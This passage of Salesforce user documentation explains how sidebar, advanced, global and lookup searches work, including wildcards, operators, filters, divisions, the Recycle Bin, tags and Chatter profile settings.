If you have the Affected by Divisions permission, specify which divisions you want to search. If your organization uses divisions but you don't have the "Affected by Divisions" permission, your search results include records from all divisions.

- Click **Search**.

The search options you select are saved until you change them. Click to clear your search terms.

Note: Chatter feed searches aren't affected by your search scope; Chatter feed search results include matches across all objects.

Search options aren't available to Chatter Free users.

- Customize columns in your search results.
- Filter your search results.

SIDEBAR SEARCH

How Sidebar Search Works

Available in: **All** Editions except **Database.com**

How your sidebar search works depends on your search options, search terms, and the use of wildcards.

Search Options

Sidebar search searches only a subset of records and fields, including name, phone, email, and standard address fields.

If the sidebar search drop-down list is available, you can limit your search to only tags or the records for a single object. If the sidebar search `Limit to items I own` checkbox is available, you can select this box to limit your search to records you own.

Search Terms

Searches are conducted as a *phrase search* and match terms in the exact sequence that they appear. For example, searching for `bob jones` returns items with *Bob Jones*, but not *Bobby Jones* or *Bob T Jones*. Likewise, searching for `acct!4` only returns items with *acct!4* in a single string.

Wildcards and Operators

You can use the * (asterisk) and ? (question mark) wildcards to refine results. Use * to match one or more characters, or ? to match a single character. An * is automatically appended to your search string. For example, searching for `bob jo` finds items with *Bob Jones* and *Bob Johnson*, and searching for `jo?n` finds items with *john* and *joan*. You can't use operators to refine results in sidebar search.

Search Overview

Changing Sidebar Search Options

Available in: **All** Editions except **Database.com**

Refine your search results by:

Choosing which objects to search

If the sidebar search drop-down list is available, you can limit your search to a single object. In the drop-down list, select the object you want. Select **Search All** to search across all objects.

Note: When all objects are selected, the search results don't return article, article management, content, document, product, and solution records. You can search for these records on their respective tabs.

Searching only items you own

If the `Limit to items I own` checkbox is available, you can search only items you own, including case comments and reports that you created.

Note: When `Limit to items I own` is selected, the search results don't return asset, idea, invoice, order, question, quote, reply, and user records because these records don't have owners.

Searching within a division

If you have the "Affected by Divisions" permission, specify which divisions you want to search. If your organization uses divisions but you don't have the "Affected by Divisions" permission, your search results include records in all divisions.

If you restrict your search options, the options you select appear under the search box on the Search Results page.

Using the Recycle Bin

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To view and recover your deleted records:	"Read" on the records in the Recycle Bin
To view and recover records deleted by other users:	"Modify All Data"
To recover deleted public tags:	"Tag Manager"
To purge the Recycle Bin:	"Modify All Data"

The **Recycle Bin** link in the sidebar lets you view and restore recently deleted records for 15 days before they are permanently deleted. Your Recycle Bin record limit is 25 times the Megabytes (MBs) in your storage. For example, if your organization has 1 GB of storage then your limit is 25 times 1000 MB or 25,000 records. If your organization reaches its Recycle Bin limit, Salesforce automatically removes the oldest records if they have been in the Recycle Bin for at least two hours.

Viewing Items in the Recycle Bin

Choose **My Recycle Bin** from the drop-down list to view just the items you deleted. Administrators, and users with the "Modify All Data" permission, can choose **All Recycle Bin** to view all data that has been deleted for the entire organization. In Personal Edition, the **All Recycle Bin** option shows all of your deleted items.

Searching for Items in the Recycle Bin

1. Choose **My Recycle Bin** or **All Recycle Bin** from the drop-down list. Choosing **My Recycle Bin** searches for matches only in the items you deleted.
2. Enter your search terms. Search terms are treated as separate words with an implied AND between them. For example, searching for *bob jones* returns items with *bob* and *jones* together but not *bob smith* whose email address is *bsmith@jones.com*. An implied wildcard is appended to your search terms so searching for *bob* returns any *bob* or *bobby*. Searches look for matches in the field displayed in the Name column of the Recycle Bin such as lead `Name`, `Case Number`, `Contract Number`, or `Product Name`.

   Note: Some search features, including stemming and synonyms, are not available in the Recycle Bin search.

3. Click **Search**.

Restoring Items in the Recycle Bin

You can restore items by checking the box next to those items and clicking **Undelete**. To restore all deleted items, check the box in the column header and then click **Undelete**.

When you undelete a record, Salesforce restores the record associations for the following types of relationships:

- Parent accounts (as specified in the `Parent Account` field on an account)
- Parent cases (as specified in the `Parent Case` field on a case)
- Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)

- Managers of contacts (as specified in the `Reports To` field on a contact)
- Products related to assets (as specified in the `Product` field on an asset)
- Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
- All custom lookup relationships
- Relationship group members on accounts and relationship groups, with some exceptions
- Tags
- An article's categories, publication state, and assignments

Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

Purging the Recycle Bin

To permanently remove your deleted items prior to the 15 day period, administrators, and users with the “Modify All Data” permission, can click **Empty your Recycle Bin** or **Empty your organization’s Recycle Bin** .

Deleting Records

ADVANCED SEARCH

How Advanced Search Works

Available in: **All** Editions except **Database.com**

How your advanced search works depends on your search options, search terms, and the use of wildcards and operators.

Search Options

Advanced search searches more record types and fields than sidebar search, including attachments, custom fields, and long text fields such as descriptions, notes, and task and event comments.

Select `Limit to items I own`, if available, to limit your search to records you own, including case comments and reports that you created. Click **Advanced Search...** and choose one or more objects by which to limit your search. You can also restrict your search to divisions, if your organization uses them.

Search Terms

Search terms are treated as separate words and may be found in different searchable fields within a record. For example, searching for `bob jones` returns items with *Bob Jones*, as well as a contact named *Bob Smith* whose email address is *bsmith@jones.com*.

Search terms are separated by letter, number, and punctuation boundaries. For example, searching for `acct!4` returns items with *Acct*, *!*, and *4*, even if those terms are in separate places in the item.

Wildcards and Operators

You can use the * (asterisk) and ? (question mark) wildcards to refine results. Use * to match one or more characters, or ? to match a single character. For example, searching for `bob jo*` finds items with *Bob Jones* and *Bob Johnson*, and searching for `jo?n` finds items with *john* and *joan*. You can also use the AND, OR, AND NOT, ( ) (parentheses), and " " (quotation marks) operators to refine results.

Search Overview

Changing Advanced Search Scope

Available in: **All** Editions except **Database.com**

1. Click **Advanced Search...** in the sidebar.
2. Refine your search results by:

   Searching only items you own

   In the Advanced Options section, select `Limit to items I own`, if available.

   Note: When `Limit to items I own` is selected, the search results don't return asset, idea, invoice, order, question, quote, reply, and user records because these records don't have owners.

   Searching for an exact phrase

   In the Advanced Options section, select `Exact phrase`. This is the same as using quotation marks around your search string.

   Searching within a division

   If you have the “Affected by Divisions” permission, specify which divisions you want to search. If your organization uses divisions but you don't have the “Affected by Divisions” permission, your search results include records in all divisions.

   Choosing which objects to search

   In the Scope section, select the objects for which you want to return search results. If you don't select any objects, your search returns all possible objects. Click **Select All** or **Deselect All** to quickly select all or no objects.

   Note: When all objects are selected, the search results don't return article, article management, content, document, product, and solution records. You can search for these records on their respective tabs.

3. Click **Search**.

If you restrict your search scope, the scope you select appears under the search box on the Advanced Search Results page. Click **Advanced Search** under the search box to change your search scope again.

Sidebar and Advanced Search Results

Available in: **All** Editions except **Database.com**

Your search results include related lists for items and tags that you have permission to view.

From this page you can:

- Click a related list item at the top of the page to jump directly to an object's results.

  Objects with results are displayed in alphabetical order. The number of results for each object is displayed. For example, Contacts [25+] means there are more than 25 contacts that match your search criteria. If your search returns a large number of results for a particular object, click **Next Page** or **Previous Page** to view the results.
- Click a result to open it or click **Edit**, if available.
- Click **My Columns** (or, if you're an administrator, click **Customize...** > **My Columns**) to customize columns in your search results.
- Click **Show Filters**, if available, to filter your search results.
- Click **Advanced Search...**, if available, to refine your search.

GLOBAL SEARCH

How Global Search Works

Available in: **All** Editions except **Database.com**

Global search searches more record types, including articles, documents, products, solutions, and Chatter feeds, files, groups, topics, and people. Global search also searches more field types, including custom fields and long text fields such as descriptions, notes, and task and event comments. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list. If global search doesn't have enough information about which objects you use, you see results for all objects until it has more information.

How your global search works depends on your search options, search terms, and the use of wildcards and operators.

Search Options

Search options let you restrict your search to the records you own, if available; to exact phrase searches; and to divisions, if your organization uses them.

The search options you select are saved until you change them.

Note: Chatter feed searches aren't affected by your search scope; Chatter feed search results include matches across all objects.

Search options aren't available to Chatter Free users.

Search Terms

Search terms are treated as separate words and may be found in different searchable fields within a record. For example, searching for `bob jones` returns items with *Bob Jones*, as well as a contact named *Bob Smith* whose email address is *bsmith@jones.com*.

Search terms are separated by letter, number, and punctuation boundaries. For example, searching for `acct!4` returns items with *Acct*, *!*, and *4*, even if those terms are in separate places in the item.

Tip: If you'd like to conduct a phrase search to match multiple terms in the exact sequence that they appear, select `Exact phrase` in the Options or use quotations marks around your search terms.

Wildcards and Operators

You can use the * (asterisk) and ? (question mark) wildcards to refine results. Use * to match one or more characters, or ? to match a single character. For example, searching for `bob jo*` finds items with *Bob Jones* and *Bob Johnson*, and searching for `jo?n` finds items with *john* and *joan*. You can also use the AND, OR, AND NOT, ( ) (parentheses), and " " (quotation marks) operators to refine results.

Search Overview

Changing Global Search Options

Available in: **All** Editions except **Database.com**

1. Click **Options...** next to the search box in the results page.

   Search options aren't available to Chatter Free users.
2. Refine your search results by:
   - Selecting `Limit to items I own`, if available.

     Note: When `Limit to items I own` is selected, the search results don't return article, asset, idea, invoice, order, people, product, question, quote, and reply records because these records don't have owners.
   - Selecting `Exact phrase`. This is the same as using quotation marks around your search string.
   - Searching within a division. If you have the “Affected by Divisions” permission, specify which divisions you want to search. If your organization uses divisions but you don't have the “Affected by Divisions” permission, your search results include records in all divisions.
3. Click **Save & Search**.

   The search options you select are saved until you change them.

Note: Chatter feed searches aren't affected by your search scope; Chatter feed search results include matches across all objects.


Global Search Results

Available in: **All** Editions except **Database.com**

Watch a Demo: Using Smart Search (2:12 minutes)

Your search results include items and tags that you have permission to view. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list. If global search doesn't have enough information about which objects you use, you see results for all objects until it has more information.

Custom object records appear in search results only if they have a custom tab. If your Salesforce administrator has enabled and defined external objects that access SharePoint in your company, your search results may include matches for items in the SharePoint server.



From this page you can:

1. Click **Search Feeds** at the top left of the page to see Chatter posts and comments that include your search terms.

   Tip: On the search results page for feeds, save the feed search to your favorites on the Chatter page by clicking **Add to Favorites**.

2. Quickly see which items (ordered by most frequent use) were searched.

   - Click any item to see only that item's results.

- Hover over and pin important items to the top of your results to manually change the order. You can always unpin them later.


3. Click **Search All** at the bottom of the left side or under the related lists to do a one-time search across all items using your current search terms.

   After clicking **Search All**, you can pin items that don't appear in your scope to the top of your search results. You can always unpin them later.

4. Use the search box in the page to search within your current view. For example, if you drill down to view Chatter feeds and then decide to search Chatter for something different, enter your new search terms and click **Search Feeds** to search across all Chatter posts and comments.

   Note: Search results for feeds include matches for file or link names shared in posts, but not in comments.

5. Click **Options...** to restrict your search to records you own, if available, to exact phrase searches, and to divisions, if your organization uses them.
6. Take a guided tour of the search results.
7. See up to five results for each item you searched.
   - Click a result to open it or click **Edit**, if available.
   - Click column headings to sort results in ascending or descending order.
   - Click **Show Filters**, if available, to filter your search results.
   - Click **Show More** to drill down to the full list of that item's results.



8. Drill down to a specific item's results, and then:
   - Click **Show Filters**, if available, to filter your search results.
   - Click **My Columns** (or, if you're an administrator, click **Customize...** > **My Columns**) to customize columns in your search results.

Tip: To search the posts and comments in a specific feed, such as on a profile, on a record, or in a group, use the feed search ( ) at the top of the feed.

Lookup Dialog Search

Available in: **All** Editions

Salesforce objects often include *lookup fields* that allow you to associate two records together in a relationship. For example, a contact record includes an `Account` lookup field that represents the relationship between the contact and its associated organization. The object that contains the lookup field is the *source object*, while the object the lookup points to is the *target object*.

Lookup fields appear with the button on record edit pages. Clicking opens a lookup search dialog that allows you to search for the record that should be associated with the one being edited. A *blank lookup* is performed when you click the lookup icon without entering a search term.

Salesforce provides two types of lookups.

Standard Lookups

By default, all lookups behave as standard lookups. When searching for records with a standard lookup, only the fields listed in Searchable Fields in Lookup Searches are queried. Standard lookups return up to 50 records at a time in alphabetical order and don't allow for sorting, filtering, or customizable columns.

Enhanced Lookups

If enabled by your administrator, account, contact, user, and custom object lookups can behave as enhanced lookups. Enhanced lookups update standard lookup fields with the following functionality:

- Enhanced lookup search queries are broken into separate search terms at any split between alphabetic, numeric, and special characters. For example, if you enter `ALL4ONE` in an enhanced lookup field, the resulting query searches for *ALL* and *4* and *ONE*. Consequently, entering `ALL and 4 and ONE` returns matches for *ALL4ONE*. Also, searching for `S&` returns fields containing both *S&* and *&S*.
- Enhanced lookups allow users to sort and filter search results by any field that is available in regular search results. Users can also hide and reorganize the columns that are displayed in the results window.

  Note: In addition to user-controlled filters, administrators can create lookup filters on fields that are in a lookup, master-detail, or hierarchical relationship to limit the valid values in lookup dialog results for the field.

- Enhanced lookups return all records that match your search criteria and allow you to page through large sets of search results.

When you click a standard or enhanced lookup icon before entering anything in the lookup field, a list of all recently used records displays. However, for standard lookups of products and queues, the dialog shows an alphabetical listing of the first 50 records. For standard lookups of campaigns, the dialog shows the first 100 active campaigns. For the asset standard lookup on a case, the dialog shows all the assets tied to the contact on the case, if any. If you click the standard or enhanced lookup icon next to a field that is populated with a string, the string value is used as the search query. For standard or enhanced lookups of users, the dialog shows a list of recently accessed user records from across your organization. If you perform a *blank lookup*—that is, you click the lookup icon without entering a search term—filters only apply to items in the most recently used list. Otherwise, filters apply to both this list and the resulting records of the lookup.

Note: Only active users are searchable, except in the lookup for mass transfers, where inactive users are also searchable.

Lookup Auto-Completion

If enabled by your administrator, both standard lookups and enhanced lookups can display a dynamic list of matching recently used records when a lookup field is edited. This list is restricted to objects of the appropriate type and, with the exception of lookups of users, is populated from recently used items. For example, while editing an Account lookup, you can see recently used accounts with names that match the prefix you have entered. Recently used contacts don't appear in this list.

Lookup auto-completion is subject to the following restrictions:

- You must have recently visited records of the appropriate type for the lookup's auto-completion list to be populated.
- You must be editing the lookup field on a record's edit page.

Hover details are displayed only for lookup fields on object types that are included in lists of recently used records. For example, products aren't included in lists of recently used records, so hover details aren't displayed for a lookup field on products.

Tips for Using Standard and Enhanced Lookups

Consider these tips when using standard and enhanced lookups.

- In standard lookup searches, a wildcard is automatically appended to each of your search terms. For example, a search for `bob jo` is really a search for `bob* jo*` and returns items with *bob jones*, *bobby jones*, or *bob johnson*. You can also explicitly use an asterisk (*) wildcard in your search string.
- For enhanced lookups in particular, the wildcard can't be the first character in the search term or phrase, and search results may include more records than you expect if your search terms contain a combination of letters, numbers, and special characters.
- If you enter a value in the lookup text box and save the record without clicking the lookup icon ( ), Salesforce automatically performs a standard lookup search. If it finds an exact match, it saves that value to the lookup field, even if it finds other partial matches. If it doesn't find an exact match and finds one or more partial matches, Salesforce requires you to select a value from a drop-down list of matches. If no results match the text you entered, an error displays instead.
- To search for contacts, leads, users, or other individuals that include spaces in the `First Name` or `Last Name` fields, enter quotes around the terms.

  For example, to search for *bob von hausen*, enter `"bob von hausen"`.
- In organizations where the Salesforce Customer Portal or partner portal is enabled, you can filter the results that appear on the user lookup dialog by selecting either a queue or group of users from the `Owner` or `Assigned To` drop-down list.
- If your organization uses divisions and you have the “Affected by Divisions” permission, your lookup dialog search results include records in the division you select in the lookup dialog window.

Searchable Fields in Lookup Searches

Available in: **All** editions

The lookup icon, which appears as a magnifying glass next to many fields, opens a dialog that allows you to search for other records. Below is the list of fields that are used for matching when searching in the standard or enhanced lookup dialog.

Type of Record	Fields Searched	Standard Lookups	Enhanced Lookups
Account	`Account Name`	✓	✓
	`Account Name (Local)`	✓	✓
	`Website`		✓

REFINE SEARCH RESULTS

Refining Search Using Operators

Available in: **All** Editions except **Database.com**
Operators not available in: **Connect Offline**

Sidebar and standard lookup search don't support the use of operators.

Operators

Operator support is case-insensitive.

Operator	Description
AND	Finds items that match all of the search terms. For example, `acme AND california` finds items with the word *acme* and the word *california*, but not items with only the word *acme*. Using AND is optional in most cases, because searching for `acme california` is the same as searching for `acme AND california`. However, when searching articles, documents, and solutions on their respective tabs, AND must be used because OR is the default operator for these objects on their tabs.
OR	Finds items with at least one of the search terms. For example, `acme OR california` finds items with either *acme* or *california* or both.
AND NOT	Finds items that don't contain the search term. For example, `acme AND NOT california` finds items that have the word *acme* but not the word *california*.

Operator	Description
( ) (parentheses)	Group search terms together. Grouped search terms are evaluated before other search terms in your string. See Search Order on page 130.
" " (quotation marks)	Find an exact phrase. Sidebar search automatically places the quotation mark operators around any search string that you enter. This is the same as selecting `Exact phrase` in advanced search or global search. For example, a search for `"monday meeting"` finds items that contain *monday meeting*, but not items that contain *monday afternoon meeting* or *monday's meeting*. The asterisk (*) and question mark (?) function as wildcards when included in a search phrase that is enclosed in quotation marks or when `Exact phrase` is selected in the search scope.

Search Order

When you combine multiple operators in a search string, they are evaluated in this order:

1. () (parentheses)
2. AND and AND NOT (evaluated from right to left)
3. OR

These examples show how search strings are evaluated:

Searching for...	Is the same as...	Finds items with the words...
`acme AND california AND NOT meeting`	`acme AND (california AND NOT meeting)`	*acme* and *california* but not *meeting*
`acme AND NOT california AND meeting`	`acme AND NOT (california AND meeting)`	*acme* but not with both *california* and *meeting*
`acme AND california OR meeting`	`(acme AND california) OR meeting`	*acme* and *california* and items with the word *meeting*
`acme AND (california OR meeting)`	`acme AND (california OR meeting)`	*acme* and *california* and items with the words *acme* and *meeting*

Refining Search Using Wildcards

Available in: **All** Editions except **Database.com**

Wildcards

Wildcard	Description
* (asterisk)	Asterisks match zero or more characters at the middle or end (not the beginning) of your search term. For example, a search for `john*` finds items that start with *john*, such as, *john*, *johnson*, or *johnny*. A search for `mi* meyers` finds items with *mike meyers* or *michael meyers*. If you're using sidebar search, an * is automatically appended to the end of the search string. You can use an * at the beginning of a search term in a standard lookup search.

Wildcard	Description
? (question mark)	Question marks match only one character in the middle or end (not the beginning) of your search term. For example, a search for `jo?n` finds items with the term *john* or *joan* but not *jon* or *johan*. If you're using global search, the ? is removed from the end of your search term and isn't treated as a wildcard. You can't use a ? in a lookup search.

Wildcard Behavior and Limitations

- Wildcards take on the type of the preceding character. For example, `aa*a` matches *aaaa* and *aabcda*, but not *aa2a* or *aa.!//a*, and `p?n` matches *pin* and *pan*, but not *p1n* or *p!n*. Likewise, `1?3` matches *123* and *143*, but not *1a3* or *1b3*.
- You can't search for a ? or * in a search phrase that is enclosed in quotation marks or when **Exact phrase** is selected in the search scope because they function as wildcards. For example, `"my wo?d"` matches *my wood* and *my word*.
- A wildcard (*) is appended at the end of single characters in Chinese, Japanese, Korean, and Thai (CJKT) searches, except in exact phrase searches.
- If you're entering search terms in global search, the search box drop-down list gives you the option to search for your term with an * added to the end. For example, type `jo` in the search box, then select **Search for *jo** (starts with)** to find *joan*, *john*, *johnson*, and other matches that start with *jo*.

Refining Search

Available in: **All** Editions except **Database.com**

Improve your search results by:

- Changing search options
  - Sidebar search
  - Advanced search
  - Global search
- Using feed search, if you're trying to find information in a specific feed
- Using wildcards
- Using operators, if you're using advanced search, global search, or feed search

Customizing Search Results Columns

Available in: **All** Editions except **Database.com**

For most objects, you can specify the enhanced lookup and search results columns and column order.

1. In the object's search results related list, click **My Columns** (Administrators click **Customize...** > **My Columns**).
2. To choose columns, use **Add** and **Remove**.

   Your administrator determines the available columns in a search layout. If search layouts aren't available for the object, such as articles, dashboards, reports, and tags, you can't customize the columns.

3. To reorder columns, use **Up** and **Down**.
4. Click **Save**.
5. Click column headings to sort the results in ascending or descending order.

   Sorting applies across all search results for a particular object, including those on subsequent pages. You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Filtering Search Results

Available in: **All** Editions except **Database.com**

To restrict search or enhanced lookups results for objects, you can use filters. Your administrator determines the available filter fields in a search layout. If your administrator didn't create a search layout for the object or if search layouts aren't available for the object, such as articles, dashboards, reports, and tags, you can't filter your results.

Filters aren't available in Customer Portals or partner portals.

Filtering Search Results for Most Objects

1. Click **Show Filters** in a search results related list.
2. Enter filter criteria using the following tips and click **Apply Filters**.

   - When filtering search results, the operator is selected automatically based on the field type. The = (equals) operator is used for fields with the following types of fields:

     ◊ Dates
     ◊ Numbers, except auto number or phone fields
     ◊ Record IDs

     All other fields use the contains operator. Auto number and phone fields use the contains operator because they can contain non-numeric characters.

   - Except for number fields, commas are used as OR operators in search results filters. For example, if you enter `acme, california` in the `Account Name` filter field, your results include account names with either *acme* or *california*. For number fields (where a comma can be part of a number) commas aren't treated as OR operators and users must explicitly enter the OR operator.

     Note: Explicitly using the OR operator is only supported in number fields.

   - The criteria you specify are AND based. That is, if you specify more than one criterion, the result includes only records that match all of the criteria. For example, if you enter `acme california` in the `Account Name` filter field, your results include account names with both *acme* and *california*.
   - Any field of type URL is filtered based on the exact value that is entered by the user for that field.

     Tip: We recommend that you don't include `http://` or `https://` in URL filter criteria because you may not get the results that you expect.

     When you enter values in URL fields and save records, Salesforce adds `http://` to any URL that doesn't start with `http://` or `https://`. The added `http://` isn't stored in the database. For example, if you enter `salesforce.com` in the `Website` field and save the record, the `Website` field displays `http://salesforce.com`, but the value stored is salesforce.com. Therefore, if you enter `http://salesforce.com` in the `Website` filter field, your results don't include your record.

- You can enter literal date values such as `YESTERDAY` or `NEXT MONTH`.
- If you perform a *blank lookup*—that is, you click the lookup icon without entering a search term—filters only apply to items in the most recently used list. Otherwise, filters apply to both this list and the resulting records of the lookup.

Clearing and Hiding Filters

Click **Clear Filters** to remove all filters and see unfiltered search results. Click **Hide Filters** to apply the filters but not display them on the page.

Filtering Search Results for Articles, Files, Products, and Solutions

To filter the results for articles, files, and products, and to further filter the results for solutions, click the link in the appropriate results related list. Your search and results automatically appear on the new page. If you filter the solutions results on the Search Results page and then use the link in the appropriate results related list to further filter your results, your filter options aren't applied on the new page.

Using Divisions in Search and List Views

If your organization uses divisions to segment data, you can search and create list views by division.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To search within divisions:	"Affected by Divisions"

Searches

- To search within a division in a lookup dialog, select a division from the drop-down list in the lookup dialog window. Search results will contain records in the selected division.
- To search all records within the current user-selected division, use global search.
- To search within multiple divisions at the same time, use advanced search.

List Views

- To change results displayed in a custom list view, set the Division Name when creating or editing a list view. The current user-level selectable division will not change which results are displayed in your custom list view.
- To find records in a specific division in a list view that does not have the Division Name set, change your user-level selectable division.

- To view records across all divisions, change your user-level selectable division to “—All—” or when creating a custom list view, set Division Name to “—All—”.

Reporting With Divisions

TAGS

Tags Overview

Available in: **All** Editions except **Database.com**

Tags are words or short phrases that you can associate with most Salesforce records to describe and organize their data in a personalized way. Use tags to group records from various objects by a common theme or use, and then use those tags in search to make finding information fast and intuitive.

For example, if you met a number of contacts and leads at a conference, you might tag them all with the phrase *User Conference 2011*. You could then search for the *User Conference 2011* tag and click that tag in search results to retrieve those records.

Salesforce supports two types of tags.

- *Personal tags* are private. Only you can view any personal tags that you add to a record.
- *Public tags* are shared among all users in an organization. Any user with access to the record can view the public tags that you add.

Administrators can enable personal and public tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members), allowing you to:

- Tag records
- Remove tags from a record
- Browse, search, and manage tags

Tagging Records

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit tags on a record:	"Read" on the record
To rename or delete public tags:	"Tag Manager"

1. On the top right corner of the record detail page, click **Add Tags**. If the record already has associated tags, click **Edit Tags**.
2. In the `Personal Tags` or `Public Tags` text boxes, enter comma-separated lists of the tags that you want to associate with the record. Tags can only contain letters, numbers, spaces, dashes, and underscores, and must contain at least one letter or number.

   As you enter new tags, up to 10 tags that have already been defined are displayed as auto-complete suggestions. As you type, the list of suggestions changes to show only those tags that match the prefix you have entered. To choose a suggestion, click it or use your keyboard arrow keys to select it and press the TAB or ENTER key.
3. Click **Save**.

   Tip: When you create or edit tags, you can press the ENTER key to save your changes or the ESC key to discard them.

Note: There are limits on the number of personal and public tags you can create and apply to records. For all editions, if you attempt to tag a record with a new tag that exceeds one or more of these limits, the tag isn't saved. If you reach a limit, you can go to the Tags page and delete infrequently used tags.

Tags Overview
Removing Tags from Records

Removing Tags from Records

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit tags on a record:	"Read" on the record

1. On the top right corner of the record detail page, click **Edit Tags**.

2. Next to the `Personal Tags` or `Public Tags` text boxes, click **[X]** next to the tag that you want to remove.
3. Click **Save**.

Tip: When you create or edit tags, you can press the ENTER key to save your changes or the ESC key to discard them.

If the tag that you removed is the last instance of the tag, the tag is deleted from your organization completely. If other records use the tag, the tag still appears in search results and the Tags page.

Browsing, Searching, and Managing Tags

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To rename or delete public tags:	“Tag Manager”

To access the Tags page, click the name of any tag on a detail page, or if your administrator added tags to the sidebar, click **Tags** in the sidebar.

From this page, you can:

- View and browse tags
- Find records with tags
- Search tags
- Rename and delete tags
- Review personal tag statistics

Viewing and Browsing Tags

Use the `Personal Tags` and `Public Tags` checkboxes to limit or expand your view. Because personal tags are private, you can only see the personal tags that you have defined. You can see all public tags that are defined in your organization.

Click a letter at the top of the tag browsing area to view only tags that begin with that letter or click **Next Page** or **Previous Page**.

By default, tags are listed in alphabetical order. From the `Sort` picklist, choose **By Number of Uses** to sort tags by the number of records that are tagged by them, or choose **By Most Recently Used** to sort tags by how recently they were added to a record.

Finding Records with Tags

Click a tag to see the list of records organized by object. The number of records associated with the tag is displayed next to the tag. You can narrow your results further by clicking additional tags. When more than one tag is selected, only records that match all selected tags are displayed in the list of results. Click **[X]** next to a tag to deselect it and remove it from the filter. Click **Clear Selected Tag(s)** to deselect all tags and start over.

Note:

- The number of records associated with a tag can sometimes be greater than the number of records displayed when you click that tag in the Tags page. This situation occurs if you tagged a record and then lost permission to view it because of a change in sharing, or if a record that you don't have access to has one or more public tags.
- Search results and the Tags page don't display custom objects that don't have an associated tab, even if tags are enabled for the custom object.

You can customize columns and filter the search results. See Search Results.

Searching Tags

Enter terms in the Search Tags text box and click **Search**. Only tags that meet your search criteria are listed in the tag browsing area. You can then click any tag to view records associated with that tag.

Search strings must include at least two characters and can include wildcards and operators.

The most recent search result is saved in the tag browsing area next to the alphabet at the top of the page. Click the search string to return to your results.

Renaming and Deleting Tags

- To rename a tag, hover over the tag and select **Rename** from the drop-down list that appears around the tag. Enter a new name for the tag in the text box that appears and click **Save**.
- To delete a tag, hover over the tag and select **Delete** from the drop-down list that appears around the tag. The tag is removed from every record in your organization and is placed in the Recycle Bin.

  If you restore a tag from the Recycle Bin, it is automatically reassociated with the records from which it was removed. For more information, see Using the Recycle Bin on page 119.

You can rename or delete any personal tag, but you must have the "Tag Manager" permission to rename or delete a public tag.

Reviewing Personal Tag Statistics

Click **Personal Tag Usage** on the right side. This page displays your current number of unique personal tags and personal tag applications. You can have a maximum of:

- 500 unique personal tags
- 5,000 instances of personal tags applied to records

If you are approaching your personal tag limits, consider merging similar tags into a single tag by renaming. For example, if you have tags for Bicycling, Cycling, and Biking, you can rename Cycling and Biking to Bicycling to reduce your number of unique personal tags.

To reduce the number of instances of tags applied to records, delete personal tags that you no longer use.

Viewing Recently Used Tags

The **Tags** link and Recent Tags drop-down list, available in the sidebar, allow you to browse tags and access your most recently used tags, respectively.

- Click **Tags** to browse, search, and manage your entire tag collection.

- Select a tag in the Recent Tags drop-down list to view all records that have been marked with that tag. The tags that appear in this list are those you have most recently used to tag records.

Search FAQ

Why does the same search by different users return different results?

The reason two users may not have the same results for the same search is because each search is configured for the specific user. For example, if a user has recently viewed a record, that past viewing increases the relevancy of that record and moves it higher in the list of search results. Records also become more relevant if they are owned by the user performing the search, or if they are used frequently by other members of the organization.

Collaborate Within Salesforce

Editing Chatter Contact Information

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Your contact information is visible to all users in your Chatter organization. You can change this information at any time by viewing your profile on the Profile tab or by clicking ***Your Name*** > **My Profile** at the top of any page. Click in the Contact or About Me sections to edit your contact information.

If your organization has enabled Communities, you can control the visibility of your contact information within communities on a field-by-field basis. In the global header, click ***Your Name*** > **Edit Contact Info** to edit your contact information and visibility settings.

You can change the following fields (in alphabetical order):

Field	Description
`City`	City portion of user's address. Up to 40 characters are allowed in this field.
`Country`	Country portion of user's address. Up to 80 characters are allowed in this field.
`Email`	Email address of user. Must be a valid email address in the form: jsmith@acme.com. Up to 80 characters are allowed in this field.
`Fax`	Fax number for user.
`First Name`	First name of user, as displayed on the user edit page. Up to 40 characters are allowed in this field.

Field	Description
`Last Name`	Last name of user, as displayed on the user edit page. Up to 80 characters are allowed inthis field.
`Manager`	Indicates the user's manager. This field can only be set by an administrator.
`Mobile Phone`	Cellular or mobile phone number. Up to 40 characters are allowed in this field.
`State/Province`	State or province portion of user's address. Up to 80 characters are allowed in this field.
`Street Address`	Street address for user. Up to 255 characters are allowed in this field.
`Title`	Job title of user. Up to 80 characters are allowed in this field.
`Work Phone`	The user's work phone number. Up to 80 characters are allowed in this field.
`Zip/Postal Code`	Zip code or postal code portion of user's address. Up to 20 characters are allowed in this field.

Uploading Chatter Group and Profile Photos

Uploading Chatter Group and Profile Photos

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Upload a photo to your profile so people can see who you are, or upload a photo for Chatter groups that you own or manage.

1. View your profile or a group:
   - View your profile by clicking ***`Your Name`*** > **My Profile** at the top of any page or by clicking the Profile tab.
   - View a group by clicking a group name in a feed, on the Groups tab, or in the Groups list on someone's profile.
2. Hover over the stock photo and click **Add Photo**, or if you previously added a photo, click **Update**.
3. Click **Browse...**.
4. Select a file to upload and click **Open**.

   Note: Photos can be .jpg, .gif, or .png format up to 8 MB.

5. Drag the dotted lines in the photo to create a thumbnail image that displays next to your name or the group's name around the application.
6. If the photo is for your profile and you're a member of any communities, you can select `Show in communities with publicly accessible pages`. This makes the photo visible to guest users viewing publicly accessible sites or pages that don't require login.
7. Click **Save**.

To delete a photo, hover over the photo and click **Delete**, then click **OK**.

Following People

Follow people to see updates in your Chatter feed, including posts, comments, and likes.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: When your administrator turns on Chatter, you automatically follow some users and records in your organization.

Click **Follow** to follow a person wherever you see the person's name in Chatter, for example on the:

- Person's profile page
